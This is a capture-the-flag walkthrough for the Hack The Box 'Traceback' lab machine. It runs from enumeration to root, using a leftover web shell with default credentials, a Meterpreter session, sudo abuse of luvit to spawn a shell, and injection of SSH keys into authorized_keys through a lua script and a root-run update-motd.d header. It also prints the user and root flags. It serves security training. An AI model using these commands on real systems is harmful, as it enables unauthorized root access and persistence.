
Traceback

```
====================
|   TRACEBACK   10.10.10.181  |
====================
```



InfoGathering

Scope Network

- 10.10.10.181

Service Enumeration

```
Services
========

host          port  proto  name  state  info
----          ----  -----  ----  -----  ----
10.10.10.181  22    tcp    ssh   open   OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 Ubuntu Linux; protocol 2.0
10.10.10.181  80    tcp    http  open   Apache httpd 2.4.29 (Ubuntu)
```

SSH

```
PORT   STATE SERVICE
22/tcp open  ssh
| ssh-auth-methods:
|   Supported authentication methods:
|     publickey
|_    password
| ssh-hostkey:
|   2048 96:25:51:8e:6c:83:07:48:ce:11:4b:1f:e5:6d:8a:28 (RSA)
|   256 54:bd:46:71:14:bd:b2:42:a1:b6:b0:2d:94:14:3b:0d (ECDSA)
|_  256 4d:c3:f8:52:b8:85:ec:9c:3e:4d:57:2c:4a:82:fd:86 (ED25519)
| ssh-publickey-acceptance:
|_  Accepted Public Keys: No public keys accepted
|_ssh-run: Failed to specify credentials and command to run.
| ssh2-enum-algos:
|   kex_algorithms: (10)
|       curve25519-sha256
|       curve25519-sha256@libssh.org
|       ecdh-sha2-nistp256
|       ecdh-sha2-nistp384
|       ecdh-sha2-nistp521
|       diffie-hellman-group-exchange-sha256
|       diffie-hellman-group16-sha512
|       diffie-hellman-group18-sha512
|       diffie-hellman-group14-sha256
|       diffie-hellman-group14-sha1
|   server_host_key_algorithms: (5)
|       ssh-rsa
|       rsa-sha2-512
|       rsa-sha2-256
|       ecdsa-sha2-nistp256
|       ssh-ed25519
|   encryption_algorithms: (6)
|       chacha20-poly1305@openssh.com
|       aes128-ctr
|       aes192-ctr
|       aes256-ctr
|       aes128-gcm@openssh.com
|       aes256-gcm@openssh.com
|   mac_algorithms: (10)
|       umac-64-etm@openssh.com
|       umac-128-etm@openssh.com
|       hmac-sha2-256-etm@openssh.com
|       hmac-sha2-512-etm@openssh.com
|       hmac-sha1-etm@openssh.com
|       umac-64@openssh.com
|       umac-128@openssh.com
|       hmac-sha2-256
|       hmac-sha2-512
|       hmac-sha1
|   compression_algorithms: (2)
|       none
|_      zlib@openssh.com
```

HTTP

http://10.10.10.181

```
</head>
<body>
    <center>
        <h1>This site has been owned</h1>
        <h2>I have left a backdoor for all the net. FREE INTERNETZZZ</h2>
        <h3> - Xh4H - </h3>
        <!--Some of the best web shells that you might need ;)-->
    </center>
</body>
</html>
```

I searched that hacker names GitHub and found https://github.com/Xh4H/Web-Shells
I used the values in the repo to fuzz for the backdoor he claims to have left

```
.htpasswd               [Status: 403, Size: 296, Words: 22, Lines: 12]
.htaccess               [Status: 403, Size: 296, Words: 22, Lines: 12]
.hta                    [Status: 403, Size: 291, Words: 22, Lines: 12]
index.html              [Status: 200, Size: 1113, Words: 109, Lines: 45]
server-status           [Status: 403, Size: 300, Words: 22, Lines: 12]
smevk.php               [Status: 200, Size: 1261, Words: 318, Lines: 59]
```

LOGIN PAGE: http://10.10.10.181/smevk.php

Reading the code of the shell we see the password might be admin:admin. I try this and it works

```
//Make your setting here.
$deface_url = 'http://pastebin.com/raw.php?i=FHfxsFGT';  //deface url here(pastebin).
$UserName = "admin";                                      //Your UserName here.
$auth_pass = "admin";                                     //Your Password.
//Change Shell Theme here//
$color = "#8B008B";                                      //Fonts color modify here.
$Theme = '#8B008B';                                       //Change border-color accoriding to your choice.
$TabsColor = '#0E5061';                                  //Change tabs color here.
#--------------------------------------------------------------------------------
```

Gaining Access

Using the leftover webshell of the already exploited site I used Metasploits exploit/multi/script/web_delivery site I gained a Meterpreter session. If you dont like using Metasploit use a PHP reverse shell instead.I then opened a more functional pty terminal

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
```

Inside a note on /home/webadmin/note.txt we are told there is a file leftover to practice lua. I read the kss.lua file and found a public ssh key being sent into the authorized keys list. The note.txt is owned by sysadmin which is the next user I want to compromise. This means I can edit the kss.lua file and add my own ssh key to ssh in as sysadmin.

```
# Add your ssh key to authorized keys file
echo 'os.execute("echo 'ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQCwyRyYz88MmMNnfJoSZVaIExqAtgYxFZSA8IFmdHWZy22Zp9BSWx9saO6I5G5/i2c25UCc47Y
+yjaCZtlrIubpwBOwKsI1/H/mQcOCnsRqScBP2XA+vE7fnGVB/8QmzadrlMr06g4SRTMykuPMyNxzsVMdgrimv6gl/2Q8b
+KicM12wQXAfeELNjnSita/858f7mcD1MlANm3347PNCNzmFYU6SJ1YE6NnoSMXf/lLdkyXBXkC7b4CHriLfo6TWwoltz
+YuIyDtVR0LfDPVgRvDdOYFrQhnsHGlBy11ZLwPlkDlhjgAPezNou2ZN0V9f270lfOJ4iViprQ/LH9U4Hl root@kali' >> /home/sysadmin/.ssh/
authorized_keys")' >> kss.lua.bak
```

I could then ssh in as root however I still need to know sysadmins password. If this was a real engagement I might have brute forced the password. That should be a last option on HTB

```
root@kali:~/HTB/Traceback# ssh sysadmin@10.10.10.181 -p 22 -i /root/.ssh/id_rsa
The authenticity of host '10.10.10.181 (10.10.10.181)' can't be established.
ECDSA key fingerprint is SHA256:7PFVHQKwaybxzyT2EcuSpJvyQcAASWY9E/TlxoqxInU.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.181' (ECDSA) to the list of known hosts.
################################
-------- OWNED BY XH4H  ---------
- I guess stuff could have been configured better ^^ -
################################
sysadmin@10.10.10.181's password:
```

I next checked my sudo permissions. I can run a command as sysadmin

```
sudo -l
# RESULTS
/home/sysadmin/luvit
```

```
sudo -l
Matching Defaults entries for webadmin on traceback:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User webadmin may run the following commands on traceback:
    (sysadmin) NOPASSWD: /home/sysadmin/luvit
```

I can only execute the file I can not read it

```
sudo -u sysadmin /home/sysadmin/luvit
```

I next checked for bash_history to possibly see how the executable was used previously. I found a luvit_history file as well however this one was empty. The bash_history gave me some new info. I attempted the command from the bash_history.

```
webadmin@traceback:/home/webadmin$ cat .bash_history
cat .bash_history
ls -la
sudo -l
nano privesc.lua
sudo -u sysadmin /home/sysadmin/luvit privesc.lua
rm privesc.lua
logout
exit
```

Since I can use luvit to execute a lua file I am going to make a lua file that opens sh. THen sudo run it to become sysadmin as was most likely done by our previous attacker

```
# Make exploitable file
echo 'os.execute("/bin/sh")' > privesc.lua

# Exceute the file to become sysadmin
sudo -u sysadmin /home/sysadmin/luvit privesc.lua
```

I was then able to read user flag

```
cat /home/sysadmin/user.txt
# RESULTS
db57c5778ddc8ba6908f00d2256f0824
```

```
webadmin@traceback:/home/webadmin$ echo 'os.execute("/bin/sh")' > privesc.lua
echo 'os.execute("/bin/sh")' > privesc.lua
webadmin@traceback:/home/webadmin$ sudo -u sysadmin /home/sysadmin/luvit privesc.lua
<$ sudo -u sysadmin /home/sysadmin/luvit privesc.lua
$ cat /home/sysadmin/user.txt
cat /home/sysadmin/user.txt
db57c5778ddc8ba6908f00d2256f0824
```

USER FLAG: db57c5778ddc8ba6908f00d2256f0824

PrivEsc

When running pspy64 to view running cronjobs I discovered the below tasks

```
2020/04/02 09:32:47 CMD: UID=106  PID=66808  | sshd: [net]
2020/04/02 09:33:01 CMD: UID=0    PID=66814  | sleep 30
2020/04/02 09:33:01 CMD: UID=0    PID=66811  | /bin/sh -c sleep 30 ; /bin/cp /var/ba
2020/04/02 09:33:01 CMD: UID=0    PID=66809  | /usr/sbin/CRON -f
2020/04/02 09:33:15 CMD: UID=0    PID=66815  | /usr/sbin/sshd -D -R
2020/04/02 09:33:15 CMD: UID=106  PID=66816  | sshd: [net]
2020/04/02 09:33:16 CMD: UID=0    PID=66817  | /usr/sbin/sshd -D -R
2020/04/02 09:33:16 CMD: UID=106  PID=66818  | sshd: [net]
2020/04/02 09:33:22 CMD: UID=0    PID=66819  | /usr/sbin/sshd -D -R
2020/04/02 09:33:22 CMD: UID=106  PID=66820  | sshd: [net]
2020/04/02 09:33:24 CMD: UID=0    PID=66821  | /usr/sbin/sshd -D -R
2020/04/02 09:33:24 CMD: UID=106  PID=66822  | sshd: [net]
2020/04/02 09:33:29 CMD: UID=0    PID=66823  | /usr/sbin/sshd -D -R
2020/04/02 09:33:29 CMD: UID=106  PID=66824  | sshd: [net]
2020/04/02 09:33:31 CMD: UID=0    PID=66825  | /bin/cp /var/backups/.update-motd.d/
motd.d/
2020/04/02 09:33:58 CMD: UID=0    PID=66826  | /usr/sbin/sshd -D -R
2020/04/02 09:33:58 CMD: UID=106  PID=66827  | sshd: [net]
2020/04/02 09:33:58 CMD: UID=0    PID=66828  | /usr/sbin/sshd -D -R
2020/04/02 09:33:58 CMD: UID=106  PID=66829  | sshd: [net]
2020/04/02 09:34:01 CMD: UID=0    PID=66835  | /bin/cp /var/backups/.update-motd.d/
motd.d/
2020/04/02 09:34:01 CMD: UID=0    PID=66834  | sleep 30
```

```
# IMPORTANT RESULT
/bin/sh -c sleep 30 ; /bin/cp /var/backups/.update-motd.d/* /etc/update-motd.d
```

The system copies files in /var/backups/.update-motd.d/ to /etc/update-motd.d/ every 30

seconds.
The update-motd.d directory contains a file called 00-header. Commands in this file get executed after every successful ssh login attempt.

To take advantage of this info I edited the contents of the /etc/update-motd.d/00-header file to malicious code I wanted to execute and used my private key to successfully ssh in as webadmin.
I decided I would add my ssh public key to roots authorized_keys file and then ssh in as root

Add ssh key to appropriate file

```
echo "echo 'ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCwyRyYz88MmMNnfJoSZVaIExqAtgYxFZSA8IFmdHWZy22Zp9BSWx9saO6I5G5/
i2c25UCc47Y+yjaCZtlrIubpwBOwKsI1/H/mQcOCnsRqScBP2XA+vE7fnGVB/8QmzadrlMr06g4SRTMykuPMyNxzsVMdgrimv6gl/2Q8b
+KicM12wQXAfeELNjnSita/858f7mcD1MlANm3347PNCNzmFYU6SJ1YE6NnoSMXf/lLdkyXBXkC7b4CHriLfo6TWwoltz
+YuIyDtVR0LfDPVgRvDdOYFrQhnsHGlBy11ZLwPlkDlhjgAPezNou2ZN0V9f270lfOJ4iViprQ/LH9U4Hl root@kali' >> /root/.ssh/
authorized_keys" >> /etc/update-motd.d/00-header

# SSH In as webadmin to edit add public key
ssh webadmin@10.10.10.181 -p 22 -i /root/.ssh/id_rsa
```

I was then able to access the target as root and read the flag

```
# SSH In as webadmin to edit add public key
ssh root@10.10.10.181 -p 22 -i /root/.ssh/id_rsa

# Read Flag
cat /root/root.txt
# RESULTS
15b26f0363137a5d403581419805426c
```

```
root@kali:~/HTB/Traceback# ssh root@10.10.10.181 -i /root/.ssh/id_rsa
################################
-------- OWNED BY XH4H  --------
- I guess stuff could have been configured better ^^ -
################################

Welcome to Xh4H land



Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Fri Jan 24 03:43:29 2020
root@traceback:~# whoami
root
root@traceback:~# cat /root/root.txt
15b26f0363137a5d403581419805426c
root@traceback:~#
```

ROOT FLAG: 15b26f0363137a5d403581419805426c